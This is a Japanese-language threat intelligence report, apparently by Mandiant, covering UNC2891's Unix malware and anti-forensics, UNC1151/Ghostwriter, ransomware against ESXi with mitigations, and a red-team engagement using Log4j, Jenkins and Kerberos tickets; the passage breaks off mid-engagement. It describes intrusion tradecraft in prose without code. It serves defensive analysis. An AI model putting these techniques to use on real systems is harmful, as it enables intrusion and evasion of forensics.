2021年、Mandiantはアジア太平洋地域の金融機関を標的とした一連のインシデントに対応しました。この調査の中で、特殊なスキルセットを示す攻撃グループが特定されました。このグループは、MandiantがUNC2891として追跡しているもので、UnixおよびLinuxベースのシステムを標的とするための精通した専門知識を有しています。その目的は金銭的利益にあると見られます。UNC2891は豊富なマルウェアとツールを保持しており、環境間を容易に移動し、侵害したエンドポイントに残る犯罪の証拠を制限します。全体的に、UNC2891は熟練度の高い攻撃者属性を示しています。標的とするシステムを深く理解する能力があり、さまざまなオペレーティング・システムに対してカスタマイズ、コンパイル、パッケージングを行うための公開ツールを広く活用することができます。また、UNC2891は複雑な運用セキュリティを理解しており、自らのプレゼンスを隠し、セキュリティ対応を逃れるために複数の手法を適用していることを示す証拠も観察されています。

SUN4ME

Mandiantでは、UNC2891がSUN4MEと呼ばれる大規模な攻撃ツールキットを使用している証拠を特定しました。SUN4MEは自己完結型のELFバイナリであり、アタック・ライフサイクルの全ステージにおいてオペレーターを支援する100以上のコマンドを備えています。SUN4MEの機能は、一般的なシェル・ユーティリティに加え、ネットワークの偵察、ホストの列挙、一般的な脆弱性のエクスプロイト、アンチ・フォレンジック手法をサポートします。SUN4MEの起源は正確にはわかっていません。しかし、UNC2891が特定された調査によると、SUN4MEの機能はこの攻撃グループのオペレーションを実現するための主要な手段でした。コンパイルされたSUN4MEの性質と豊富なサポート機能の組み合わせにより、UNC2891はフレキシブルなデプロイと安定したパフォーマンスを持ち合わせています。本番環境で外部のパッケージのインストールが制限されている場合や、その存在をネットワーク・セキュリティ担当者に警告するようになっている場合であっても、コンパイルされたバイナリは、比較的容易にエンドポイント間を移動できます。UNC2891は、LinuxおよびUnixベースの異種のオペレーティング・システムにわたって一般的に遭遇する従属問題を気にすることなく、SUN4MEの豊富なツールに頼ることができます。

SUN4MEの一部のコマンドは公開されているツールやスクリプトであり、これはさまざまな攻撃の配布物やフレームワークにも存在するものです。しかし、Mandiantでは、Oracle WebLogicおよびVeritas NetBackupソフトウェアのリモート・コード実行の脆弱性に対するエクスプロイトなど、カスタムのツールがSUN4MEに組み込まれていることを特定しています。SUN4MEには、16種のASCII端末アニメーションや、サポート機能に関する大量のヘルプ・ダイアログなどのデモ・コマンドも含まれています。このヘルプ・ダイアログは流暢な英語で書かれていることから、開発者が英語話者である可能性が示唆されます。

UNC2891は、SUN4MEにバンドルされているSSHブルートフォース攻撃ツールであるsshockを、標的とする組織の環境への初期アクセスの手段として使用しています。sshockツールは、ワードリスト認証の利用、標的の平行スキャン、アクセス取得後の標的システムからのSSHキー収集能力をサポートしています。これらの機能により、UNC2891はシステムの侵害後に、自動的にコマンドを実行させたり、ファイルのアップロード、実行、削除を行ったりすることができます。

Mandiantでは、侵害した環境内でUNC2891が偵察を行い、sshockから得た埋め込み認証情報リストを補完していることを示す証拠を特定しています。このようなsshockの自動機能が、環境内での攻撃の拡大を助長しています。UNC2891が環境の侵害に成功すると、SUN4MEとsshockは、別のマルウェアやバックドアを展開し、標的の環境内での移動を促進します。

UNC2891の標的型アタック・ライフサイクル
SUN4ME

メモリ内ドロッパーのSTEELファミリー

SUN4MEの亜種が発見されたすべての事例で、MandiantがSTEELCORGIとして追跡しているメモリ内ドロッパーが読み込みに使用されていました。メモリ内ドロッパーはUnixおよびLinuxベースの環境でもそれほど珍しくありませんが、STEELCORGIが使用している手法は、検知とオペレーションの大規模な特定の両方を防ぐように設計されていることが明らかでした。STEELCORGIドロッパーは、設定可能な振る舞いフラグとランタイム時に得た環境変数に基づいて埋め込みペイロードを復号します。また、アクセスする環境変数を難読化するための対策も行います。環境変数を利用するアクティブなマルウェアの存在が疑われる調査では、アナリストは通常、ソース環境変数を特定し、ネットワーク内でのその環境変数のインスタンスを列挙します。環境変数の存在は侵害インジケーターとして役立ちます。アナリストは疑わしいエンドポイントを絞り込み、詳細な解析を優先的に行います。STEELCORGIはこのような作業を妨げるように設計されています。変数名のSHA256ハッシュにより環境変数を列挙することで、マルウェア解析だけでは環境変数を特定できないようにします。STEELCORGIが使用する特定のキーがないと、ペイロードの復号は不可能です。

STEELCORGIの一部の亜種は解析や検知の作業を妨げますが、STEELCORGIの最近のサンプルではペイロードの復号の手段が示されました。あるサンプルでは、標的のエンドポイントから収集された複数の情報の断片から、復号キーが誘導されました。エンドポイントかハードウェアの情報が入手できる場合に、Mandiantはこれらのバージョンの STEELCORGI内に埋め込まれたペイロードを復号できました。また、Mandiantでは、UNC2891がSTEELCORGIと類似した機能を持つメモリ内ドロッパーを使用していることも観察しています。このドロッパーは、環境変数のMD5ハッシュによりキーを列挙する点と、異なるペイロードを有する新しいバージョンを作成する機能が含まれている点が、STEELCORGIと異なっています。Mandiantはこの亜種をSTEELHOUNDとして追跡しています。

注目すべきTTP

UNC2891は、標的のエンドポイントへのルートレベルのアクセスを取得するとすぐに、ルートが所有する正規の実行可能コード上にsetuidビットとsetgidビットを設定します。このsetuidビットとsetgidビットにより、特権のないユーザーがオーナー環境（この場合はルート）でファイルを実行できるようになります。これでUNC2891は、許可の昇格や特権ユーザーへのなりすましの必要なしに、システム上でルートレベルのコマンド・アクセスを維持できます。UNC2891の調査中にMandiantが観察した一般的な例は、setuidビットとsetgidビットをUnixのtimeプログラムに設定するものでした。これにより、UNC2891はコマンドを引数としてtimeにプロキシすることができるので、そのコマンドがルート・ユーザーとして実行されます。

水平展開と内部偵察の活動中に、UNC2891はネットワークとエンドポイントの偵察を実行する包括的なシェル・スクリプトを使用しています。これには、プロセス実行、セッション情報、既知のSSHホストとキーの収集が含まれています。また、/etc/shadow and /etc/passwdなどの認証情報ファイルのコピーも作成しています。UNC2891は、新しいディレクトリを作成して、これらのスクリプトのアウトプットをステージングすることもあります。攻撃者はその後、uuencodeスキームを使用してこれを圧縮し、エンコーディングします。uuencodeは攻撃者にはあまり見られないエンコーディング・スキームですが、UNC2891はこれをPerlスクリプト（SUN4MEにバンドルされている）とともに広範に使用して、ファイルのエンコーディングと復号を促進しています。

多くの場合、UNC2891は、MandiantがSLAPSTICKとして追跡しているバックドアを、侵害済みのエンドポイントに即座にインストールします。SLAPSTICKはLinuxのPluggable Authentication Module（PAM）ベースのバックドアであり、ハードコードのパスワードによるシステム・アクセスを提供します。インストールの間に、元のLinux PAM認証モジュールの名前を書き替えます。不正なSLAPSTICKモジュールがそれに取って代わり、PAM認証プロセスを効果的に獲得します。これにより、SLAPSTICKはユーザー・ログインの平文の認証情報を捕捉することが可能になり、これがディスク上の暗号化ファイルに書き込まれます。SLAPSTICKの亜種は、それ自体をエンドポイントから削除する機能や、送信接続の作成、HISTFILEがunsetされたシェルの放出といった、基本的なコマンドをサポートしています。SLAPSTICKは、エンドポイントへの密

かなバックドア・アクセスを提供する能力と認証情報を窃取する機能を有していることから、UNC2891で観察される水平展開の大半に利用されており、侵害したエンドポイントに攻撃者がアクセスするための主要な手段であり続けています。SLAPSTICKの機能インストーラーを解析したところ、SUN4MEと同様に、SLAPSTICKは信頼性が高く、巧みに設計されており、有用なヘルプ・ダイアログとコンソール・ロギングを備えていることがわかりました。

足がかりを確立し、標的の環境全体に水平展開した後、UNC2891は、公開されているTINYSHELLバックドアのカスタムの亜種をデプロイします。UNC2891が使用するTINYSHELLの亜種は、ディスク上のエンコードされたファイルから読み込まれる外部のC&C（C2）サーバーと通信するよう構成されています。TINYSHELLバックドアとそれに関連する設定ファイルの解析から、UNC2891のC2インフラに関する知見が得られました。TINYSHELLのデプロイは環境内の重要なエンドポイントに限定されており、各インスタンスは、侵害したエンドポイントのホスト名または一般的な役割に基づいた一意のダイナミックDNSドメインと通信するよう構成されています。Mandiantでは、UNC2891は外部アクセスが必要な場合に限定的なオペレーション・ウィンドウの間に限って、これらのドメインのDNS解決を有効にしているのではないかと見ています。結果として、観察されている外部C2ドメインについては、パッシブ型DNSデータが回復されていません。ダイナミックDNSをC2メカニズムとして使用することは珍しくありません。しかし、各ホストの個別ドメインを使用していることと、ドメイン解決のために設定された時間が限定的であることを組み合わせて考えると、UNC2891が高いレベルの運用セキュリティを有していること、またインシデント対応の実践について深く理解していることがわかります。

検知の回避と解析の妨害

Windowsエンドポイントの解析は、LinuxやUnixベースのエンドポイントに対して行う解析とは大幅に異なります。Unixベースのオペレーティング・システムに特有の柔軟性は、ディベロッパーや管理者にとっては価値のあるものですが、その柔軟性が、実施可能な解析の信頼性を制限することになっています。この制限は多くの場合、オペレーティング・システムが生成するログ・ファイルへの過剰な依存や、攻撃者がキャンペーン中に残す痕跡の最少化につながります。UNC2891は、SUN4MEにバンドルされているツールを用いて、そのような制限を悪用しています。

MandiantがLOGBLEACHとして追跡している侵害ツールは、UnixとLinuxのいくつかのログ・ファイルからログ・エントリーを削除しています。この削除は、ユーザー名、IPアドレス、ホスト名、エントリ生成の時間帯など、コマンド・ラインに提供されているフィルターと一致させることによって行います。LOGBLEACHは、各アカウントの最終ログイン時間を追跡するlastlogバイナリ・ファイルを操作する能力も有しています。この操作は、ファイル内の情報を削除または改竄することによって行います。UNC2891は、標的のオペレーティング・システムのバージョンに合わせたログ消去ツールをデプロイしています。たとえば、MandiantがWIPERIGHTとして追跡している、LOGBLEACHと似たツールがありますが、これはSPARCベースのアーキテクチャを有するOracle Solaris SunOSシステム上のログ・データを改変するために使われます。

UNC2891はログ操作を、関連するファイル・システムのフォレンジック解析を制限する活動と組み合わせることがあります。Mandiantでは複数の事例において、UNC2891が標的のマシン上でマルウェア・ファイルに関連するタイムスタンプを改変していることを示す証拠を特定しています。この手法は一般にタイムストンピングと呼ばれています。Windowsで使用されているNTFSベースのファイル・システムでは、Master File Table（MFT）と各エントリに伴う属性があることから、タイムストンピングは比較的困難です。しかし、Unixベースのエンドポイントにあるファイルでは、タイムスタンプの操作はごく簡単な作業で済む場合があります。タイムストンピングとログ・ファイルの操作を合わせて考えた場合、アナリストから見て、オペレーティング・システムは証拠源として信頼できないものになります。徹底的な解析に必要なレベルが高くなり、大規模な調査のスピードが遅くなります。

UNC2891は技術的なアンチ・フォレンジック手法を複数利用していますが、技術的なソリューションのみに頼っているわけではありません。UNC2891のマルウェアとツールをさらに発見されにくくするために、攻撃者は、特定のオペレーティング・システムに一般的に見られるファイルの命名法と場所を維持することがあります。たとえば、UNC2891はマルウェアのファイルの命名スキームを、Linux内の共有ライブラリの一般的な命名法と合致させていることが観察されています。そして、これらのファイルをデフォルトと同じディレクトリに配置することによって、非常に厳しい運用セキュリティを維持しています。UNC2891はさらに、systemdサービス・ユニット・ファイルを使用することにより、systemd、ネーム・サービス・キャッシュ・デーモン（nscd）、atデーモン（atd）などの正規サービスになりすまし、バックドアの常駐化をはかっていました。しかし、このような運用セキュリティと技術的洞察力の組み合わせも、UNC2891が使用し、MandiantがCAKETAPとして追跡している不正なカーネル・ルートキットに比べれば、たいしたことはありません。

CAKETAPは、一部のシステム・ネットワーキングAPIコールをフックに引っ掛け、攻撃者のバックドアが使用するIPアドレスとポートのプレゼンスをフィルターで除外させます。このフィルターは、たとえばnetstatなどのネットワーク関連のシステム・コマンドが、マルウェアのC2接続を表示することを効果的に防ぎます。CAKETAPがインストールする他のファイル・システムのAPIフックも、ルートキットのコミュニケーション・チャネルと構成メカニズムを提供するために使用されます。CAKETAPは、フックに引っ掛けられた機能が返してきたファイル名の中にある機密の存在を探し、これをコマンドを受信する信号として使用します。この機能によって、UNC2891は、フックに引っ掛けられたシステム・コールを利用するシェル・コマンドを発効することによって、侵害したサーバーへの既存のバックドア・アクセスを介して、CAKETAPの構成とコントロールを行うことができます。CAKETAPの亜種が見つかっていますが、これは被害者のATM装置のスイッチング・ネットワークを通るネットワーク・トラフィックを操作しようとしたものであると、Mandiantでは考えています。不正な銀行カードを使用して不正に現金を引き出すための、大規模なオペレーションの一部として使用された可能性があります。

UNC1945とのつながり


UNC2891に関係する調査で収集された侵害データを詳細に解析した結果、Mandiantでは、LightBasinとして公表されている攻撃グループであるUNC1945との重複が顕著であることを発見しました。どちらのグループも、LinuxおよびUnixベースのエンドポイントを標的とする傾向があり、その専門知識を有していることが示されています。観察された重複はいくつかの属性面にわたりますが、そのほとんどは、同じあるいは類似したマルウェア・ファミリーが使用されており、それが両グループに特有のものであること、同様に特有のTTPや一般的手法が使用されているという点に集中しています。

Mandiantでは、UNC1945によるいくつかの侵害で、バンドルされているツールの亜種とともに、SUN4MEが使用されていることを特定しました。この調査の中で、MandiantはSUN4MEのいくつかのバージョンを確認しており、そこにはUNC2891で使用が観察されたものと同じSTEELCORGIパッケージの亜種が含まれていました。UNC2891がSUN4MEなどのバンドル・ツールを好んでいることを考慮に入れると、UNC1945ではそれと類似した組み込みのツールや、スクリプトのセットを搭載したカスタムのQEMU仮想マシンをデプロイしています。Mandiantでは、両グループとも、SUN4ME以外のマルウェア・ファミリーを読み込ませるSTEELCORGIドロッパーをデプロイしていることも観察しています。UNC1945はSTEELCORGIを使って、LOGBLEACHや未知のパッシブ型バックドアをデプロイしていることが観察されています。注目すべき他の重複として、両グループともTINYSHELLとPAMベースのバックドアSLAPSTICKを使用している点や、類似したステージング・ディレクトリとファイルをコマンド・ラインの出力を保存するために使用している点が挙げられます。

この2つのグループには顕著な重複があるものの、Mandiantでは現在のところ、これらの攻撃クラスターが同じ攻撃グループに帰するものであるとは判断していません。その大きな理由は、認識されている動機に違いがあることです。UNC2891は主にアジア太平洋地域の金融機関を標的としていますが、UNC1945の侵害は数年にわたって、マネージド・サービス業界や通信プロバイダー業界の組織を標的としてきました。本記事の執筆時点において、MandiantではUNC1945の目的を示す証拠を得ていませんが、エスピオナージ活動が動機である可能性が高いと思われます。Mandiantでは引き続き、UNC2891とUNC1945を別の活動クラスターとして追跡します。

結論

UNC2891は体系的にオペレーションを実行する中で、高いレベルの運用セキュリティを維持し、検知をすり抜けるためのいくつかの手法を利用しています。UNC2891は技術的でも運用面でも洞察力に長けており、それが密かに留まり続けるために役立っています。一方で、LinuxおよびUnixベースのオペレーティング・システムにおける検知とフォレンジックの限界も、このステルス性を促進させています。UNC2891はこれらのシステムに関する専門知識を最大限に活用して、侵害に対する可視性を低下させ、本番環境におけるこれらのシステムのメリットを利用して利益を得ています。エンドポイントの適切な構成と、潜在的な攻撃者をログアウトさせるような総合的なロギング・ポリシーが、セキュリティ改善のための対策として考えられます。それによって、UNC2891や類似のグループが潜み続ける能力を阻害できるようになります。



UNC1151とGHOSTWRITERがベラルーシの関心にリンク

UNC1151は、技術的な指標と地政学的な指標に基づいて、ベラルーシ政府にリンクしていると見られる活動クラスターです。2021年4月、Mandiantはレポートを公開し、UNC1151がGhostwriter情報オペレーション・キャンペーンに技術的サポートを提供しているという、信頼度の高い診断について取り上げました。この診断は、Ghostwriterのストーリーがベラルーシ政府の関心に整合していることと合わせて、ベラルーシがGhostwriterキャンペーンに少なくとも部分的に関与している可能性が高いことを示しています。UNC1151とGhostwriterのいずれについてもロシアの関与を除外することはできませんが、Mandiantではロシアの関与を示す直接的な証拠は発見していません。

目標と標的の範囲の制約

UNC1151は、ウクライナ、リトアニア、ラトビア、ポーランド、ドイツを中心に、広範な政府機関や民間組織を標的にしてきました。また、ベラルーシの反体制派、メディア、ジャーナリストも標的に含まれています。これらの国に関心を寄せる情報機関は複数ありますが、標的の範囲はベラルーシの関心に特に合致しています。また、UNC1151のオペレーションは機密情報の取得に重点が置かれており、金銭目的での活動は報告されていません。

反NATO志向

Ghostwriterのオペレーションが観察された初期の頃から2020年中ごろまで、Ghostwriterキャンペーンは主に反NATOのストーリーを喧伝していました。このことから、リトアニア、ラトビア、ポーランドを標的としたオペレーションで、セキュリティに関する地域の協力体制を損なうことが目的であったと見られます。観察されたオペレーションでは虚偽の情報を拡散し、地域内に駐留する外国の軍隊を住民に対する脅威として描いたり、NATO加盟のコストは地域住民にとって損失であると主張したりしていました。このようなストーリーで意図した効果、すなわち地域におけるNATO支持を損なうことは、ロシアとベラルーシの両国の関心と一致します。しかし、このキャンペーンはベラルーシと国境を接する国の人々を特に対象にしており、一方、ロシアは長年にわたって、この地域でもそれ以外の地域でも反NATOのストーリーを喧伝してきました。これまでに観察されているGhostwriterオペレーションでは、エストニアをほぼ完全に除外しています。エストニアはベラルーシと国境を接していませんが、バルト三国の1つであり、NATO加盟国であり、NATOの東側の境界の安全保障体制を考える上であらゆる懸念に関係の深い国でもあります。

他の整合点と非整合点

Mandiantでは2017年からUNC1151を追跡していますが、APT28、APT29、Turla、Sandworm、TEMP.Armageddonなど、追跡している他のロシアのグループとの重複は観察されていません。UNC1151またはGhostwriterオペレーションにおけるロシアのサポートや関与を除外することはできませんが、UNC1151が使用しているTTPは独自のものです。

不正が取り沙汰された2020年8月のベラルーシ大統領選挙以来、Ghostwriterオペレーションは、ベラルーシ政権の関心との整合性を高めています。喧伝されるストーリーは、リトアニアとポーランドの与党内の汚職やスキャンダルを主張するものや、ポーランドとリトアニアの関係に緊張をもたらそうとするもの、ベラルーシの反体制派の信用を貶めようとするものなどに重点が置かれています。

焦点は
多重脅迫とランサムウェア

金銭目的の攻撃グループが仮想インフラを標的にする事例が増加

2021年には、ランサムウェア攻撃者が新たなTTP（Tactics、Techniques、Procedures）を使用して、ビジネス環境全体にわたってランサムウェアを迅速かつ効果的に展開していることが観察されました。企業環境で仮想インフラの使用が広がっていることで、ランサムウェア攻撃者にとっては最適な標的が生まれています。仮想プラットフォームにアクセスすることによって、ランサムウェア攻撃者は数多くの仮想マシンを迅速に暗号化できます。各マシンに直接ログインしてエンクリプターをデプロイする必要はありません。2021年には、VMWare vSphereプラットフォームとESXiプラットフォームが複数の攻撃グループの標的になったことが観察されています。これにはHive、Conti、Blackcat、DarkSideに関係するものが含まれます。リスクを軽減するために、いくつかの防御戦略を実施できます。

観察されている攻撃者のTTP

典型的なランサムウェアの事例では、初期アクセスを得た攻撃グループが時間をかけて標的の組織内で偵察を行い、ランサムウェアを展開する方法を探します。攻撃者は、多くの組織がvCenter Serverを使用して仮想インフラを管理し、vCenter ServerをActive Directoryに直接接続することにより、プラットフォームをMicrosoft Active Directoryドメインと統合していることに気づいています。ランサムウェア攻撃グループはこの統合に注目して、vCenter Serverへのログインのアクセスを提供された可能性のある、Active Directoryのユーザーやグループを特定します。

ある組織がvCenter Serverを利用しているという知識を得た攻撃グループは、侵害した認証情報を使用してvCenter Serverにログインし、環境内で使用されているすべてのESXiホストを見つけ出します。ESXiサーバーは多くの攻撃グループにとって魅力的な標的です。ランサムウェアを展開するためにはESXiサーバーに直接ログインする必要があり、これはサーバー上で稼働しているすべての仮想ホストの可用性に影響するからです。Mandiantの観察によれば、攻撃グループはESXi Shellに注目し、SSH（TCP/22）経由でESXiサーバーへの直接アクセスを有効化して、ESXiホストのアクセスを常に利用できる状態に保っています。さらに、攻撃グループがESXiサーバーで使用するための新規（ローカル）アカウントを作成し、ESXiの既存のルート・アカウントのパスワードを変更して、標的の組織にインフラのコントロールを容易に取り返されないようにすることもあります。

効果的な防御戦略は、複数の層からなる対策機能を取り入れ、仮想インフラに直接影響をもたらすようなランサムウェア攻撃グループのリスクを軽減することです。

ESXiサーバーへのアクセスを首尾よく取得したら、攻撃グループはSSHアクセスを使用して、必要なエンクリプター（バイナリ）やシェル・スクリプトをアップロードします。シェル・スクリプトを使用して、ESXiデータストレージ上で仮想マシンがある場所を見つけ出し、動作中のすべての仮想マシンを強制的に停止します。場合によってはスナップショットを削除してから、データ・ストレージ全体ですべての仮想マシン・ディスクと設定ファイルの暗号化を繰り返します。

推奨されるリスク軽減策

組織が仮想化している重要なワークロード、アプリケーション、サービスの数は膨大であるため、仮想プラットフォームと管理インターフェイスへのアクセスの両方を保護することが重要です。効果的な防御戦略は、複数の層からなる対策機能を取り入れ、仮想インフラに直接影響をもたらすようなランサムウェア攻撃グループのリスクを軽減することです。

非常に有効なリスク軽減策は、ESXiおよびvCenter Serverのすべての管理を別のネットワークやVLANに置き、ネットワークを適切にセグメント化することです。ESXiホスト上でネットワーキングを構成する際は、隔離された管理ネットワーク上のVMkernelネットワーク・アダプターのみを有効にします。VMkernelネットワーク・アダプターは、ESXiホストのネットワーク接続を提供し、vSphere vMotion、vSAN、vSphere複製などの機能に必要なシステム・トラフィックを処理します。vSANなどの依存テクノロジーや、仮想インフラが使用するバックアップ・システムはすべて、この隔離されたネットワーク上で利用できるようにします。可能であれば、この隔離されたネットワークだけに接続する専用システムを使用して、仮想インフラのあらゆる管理タスクを行います。

ESXiホストのサービスと管理をさらに制限するには、ロックダウン・モードを実行します。ロックダウン・モードでは、ESXiホストはvCenter Serverからのみアクセスが可能になります。また、一部のサービスは使用不能になり、一部のサービスは特定のユーザーのみに制限されます。ビルトインのESXiホスト・ファイアウォールは、管理アクセスを、隔離されたネットワーク上の管理システムに整合する特定のIPアドレスまたはサブネットからのものだけに制限します。ESXiホスト・ファイアウォールは、各サービスのポートを閉じたり、特定のIPアドレスからのトラフィックを制限したりすることもできます。vSphere Installable Bundles（VIB）の適切なリスク許容レベルを決定し、ESXiホストのセキュリティ・プロファイルで許容レベルを適用します。これによって、ホストの完全性が保護され、署名のないVIBはインストールできなくなります。

ESXiとvCenter ServersからActive Directoryとの連結を外し、vCenter Single Sign-Onの使用を検討してください。ESXiとvCenterをActive Directoryから除去することで、侵害されたActive Directoryアカウントを仮想インフラへの直接認証に使用できなくなります。管理者は、仮想インフラの管理やアクセスの際には、必ず別の専用アカウントを使用するようにします。vCenter Serverのインスタンスへの管理アクセスには常に多要素認証を実施し、管理用のすべての認証情報はPrivileged Access Management（PAM）システムに保管します。

それぞれの業務にふさわしい回復ポイントの目標と回復時間の目標を考慮に入れて、堅牢な仮想マシン・バックアップ戦略を導入します。これらの目標は、バックアップの程度と期間が適切であること、また必要な場合には迅速に復元できるように設定する必要があります。バックアップ環境への不正アクセスを防ぐには、変更不可のバックアップをバックアップ・ソリューション内に実装します。

ESXi環境のロギングの一括管理は、潜在的な不正行為を予防的に検知するためにも実際のインシデントを調査するためにも欠かせません。すべてのESXiホストとvCenter Serverログが、組織のSIEMソリューションに転送されるようにしてください。これにより、通常の管理活動の範疇を超えたセキュリティ・イベントを可視化することができます。Mandiantが対応したいくつかの事例では、組織がESXiホストのコントロールを取り戻すことに成功しています。これは、一括管理のログ集積ソリューションにシェル・ログがあったためです。


組織が優先的に行うべきロギングとアラートの推奨事項は次のとおりです。

1. ESXi syslog機能を使用して、メッセージを一括管理のログ集積に転送する
2. 認証ログ（/var/log/auth.log）、シェル・ログ（/var/log/shell.log）、VMkernelログ（/var/log/vmkernel.log）を捕捉する
3. 高度なオペレーションに対するアラートを設定する
   - ESXiシェルの有効化
   - ESXiホストでの新しいローカル・アカウントの作成
   - ESXiホストでのローカル・アカウントのパスワード変更（ルート・アカウントを含む）
   - 多数の仮想マシンの短時間での連続する停止と、スナップショットの削除

レッドチームによるバックアップの完全奪取

2021年、Mandiantはある製造会社から連絡を受け、その企業の検知、防御、インシデント対応の能力を診断するためにレッドチーム攻撃診断を実施することになりました。この企業では、最近のランサムウェア攻撃活動の増加を受けて、暗号化のイベントに対する懸念が高まっていました。Mandiantの目標は、Domain Admin特権を獲得し、重要なバックアップ・インフラを侵害する能力を示すことでした。レッドチーム攻撃診断では、Mandiantのコンサルタントは攻撃グループと同様の手法を使用します。顧客の目的を達成するためには、Mandiantは脆弱なサービスを特定してエクスプロイトし、権限を昇格させ、厳しいセキュリティ・ポリシーに打ち勝つ必要がありました。

レッドチームの標的型アタック・ライフサイクル



初期侵入

Mandiantは長年にわたり、侵害の最初の手段としてスピア・フィッシングとエクスプロイトの利用が増減してきたことを観察しています。インターネットに接続するインフラの侵害に成功すれば、攻撃者はEメールベースのセキュリティ対策機能をバイパスして、環境内に最初の足がかりを獲得できます。Mandiantのレッドチームは、攻撃の機会につながるような潜在的な設定ミスや脆弱性のあるサービスを特定するために、オープンソース・インテリジェンス（OSINT）偵察とネットワーク列挙を実行しました。1つ特定できたのは、古いバージョンのJavaロギング・ライブラリApache Log4jが動作していたことでした。これは脆弱性CVE-2021-44228の危険性が高いものでした。この脆弱性を利用すると、攻撃者はログ・メッセージやログ・メッセージ・パラメーター（たとえばHTTPヘッダーなど）のコントロールを通じて、不正なリモート・コードを実行できます。レッドチームはこの脆弱性を利用し、User-Agent HTTPヘッダーを操作して環境内に最初の足がかりを獲得しました。これで、log4jを介してロギングすると、Mandiantの管理下にあるLDAPサーバーからエンドポイント内のオブジェクトを取得、実行することになります。

内部偵察と権限昇格

この企業のネットワーク内に足がかりを獲得し、Mandiantのレッドチームは内部ネットワークのパッシブ型偵察を実施し、リソースを列挙して、水平展開を促進する方法を発見しました。パッシブ型偵察の間、攻撃者が価値のある情報を含んでいる可能性がある二次システムや三次システムを掘り起こし、価値の高い標的についての情報を収集することがあります。Gitポータル、Confluence、SharePointなどの一般的なデータ・ストレージがパッシブ型偵察のソースになることもあります。ポート・スキャニングとは異なり、情報リポジトリ内の有用なデータのハンティングでは、検知される可能性が低くなる一方で、その環境に関する質の高いデータが得られることがあります。

レッドチームはこの企業の環境内で、設定ミスのあるConfluenceのインスタンスを発見しました。認証を必要としない設定になっていたため、レッドチームはネットワーク・リソースに関する情報や機密文書、さらには平文のパスワードまで収集することができました。パッシブ型偵察で収集したデータを解析したところ、Jenkinsスクリプト・コンソールへの認証を必要としないJenkinsサーバーをいくつか発見しました。Jenkinsスクリプト・コンソールにアクセスできれば、攻撃者は任意のGroovyスクリプトを実行できます。これによって、攻撃者はユーザーまたはサービス・ホストのJenkinsと同じコンテキストで、任意のシステム・コマンドを実行できます。

バックアップ・インフラへのアクセスの取得は、攻撃グループが標的環境全体のエンドポイントにランサムウェアを展開する一般的な前兆です。

レッドチームはJenkins上でコマンドを実行できましたが、Jenkinsサーバーからインターネットへの接続は、ネットワーク・ポリシーによって制限されていました。このネットワーク・ポリシーをバイパスするため、レッドチームは最初に侵害したエンドポイントを通る受信ネットワーク・トラフィックを、Mandiantのコマンド&コントロール（C&C）サーバーにルーティングしました。リバースTCPペイロードをJenkinsサーバーにアップロードし、Jenkins Scriptコンソール経由で実行させることにより、MandiantはSYSTEMレベルの特権を獲得しました。

Kerberosチケットの窃取

Jenkinsサーバー経由で管理者レベルを有するMandiantレッドチームは、メモリ内に保存されている認証情報の取得に必要な権限を獲得しました。この認証情報を使用して環境内を移動し、重要なバックアップ・インフラに近づくことができるようになりました。レッドチームは、Jenkinsサーバー上でホストベースの偵察を実施し、最近ログインしたユーザーと、そのユーザーがアクセスしたシステムを列挙しました。数人のシステム管理者がリモートでJenkinsサーバーにログインしていましたが、これらのアカウントはパスワード・ボールト・システムを通じて管理されていました。このパスワード・ボールト・システムは、長く複雑なパスワードを生成して毎日ローテーションするもので、貧弱なパスワードやパスワードの使い回しが頻繁に起こらないようにするものです。そのため、メモリ内のNTLMパスワード・ハッシュを取得してクラッキングすることは不可能でした。レッドチームは代わりに、KerberosのTicket Granting Tickets（TGT）を標的にしました。これはメモリに保存されており、CyberArkによる毎日のパスワードのローテーションとは無関係に、毎週更新されます。Jenkinsエンドポイント上で動作しているLocal Security Authority（LSA）サーバーへの接続を確立することで、レッドチームはシステム管理者のKerberosチケットを抽出し、毎週自動更新できるようになりました。

ネットワーク内の水平展開

ランサムウェア攻撃者は通常、バックアップ・インフラを標的にして、暗号化された環境に対して、さらなるコントロールを行使します。バックアップ・インフラへのアクセスの取得は、攻撃グループが標的環境全体のエンドポイントにランサムウェアを展開する一般的な前兆です。成熟したセキュリティ・プログラムは多くの場合、バックアップ・インフラなどの重要なサーバーを、ジャンプ・ホストからのみアクセス可能なセキュアなネットワークに隔離することによって防御します。権限昇格と水平展開によって環境への広範なアクセスを取得したレッドチームは、Active Directory環境を徹底的に解析して、隔離されたバックアップ・ネットワークへのアクセスを有するジャンプ・ホストを特定しました。

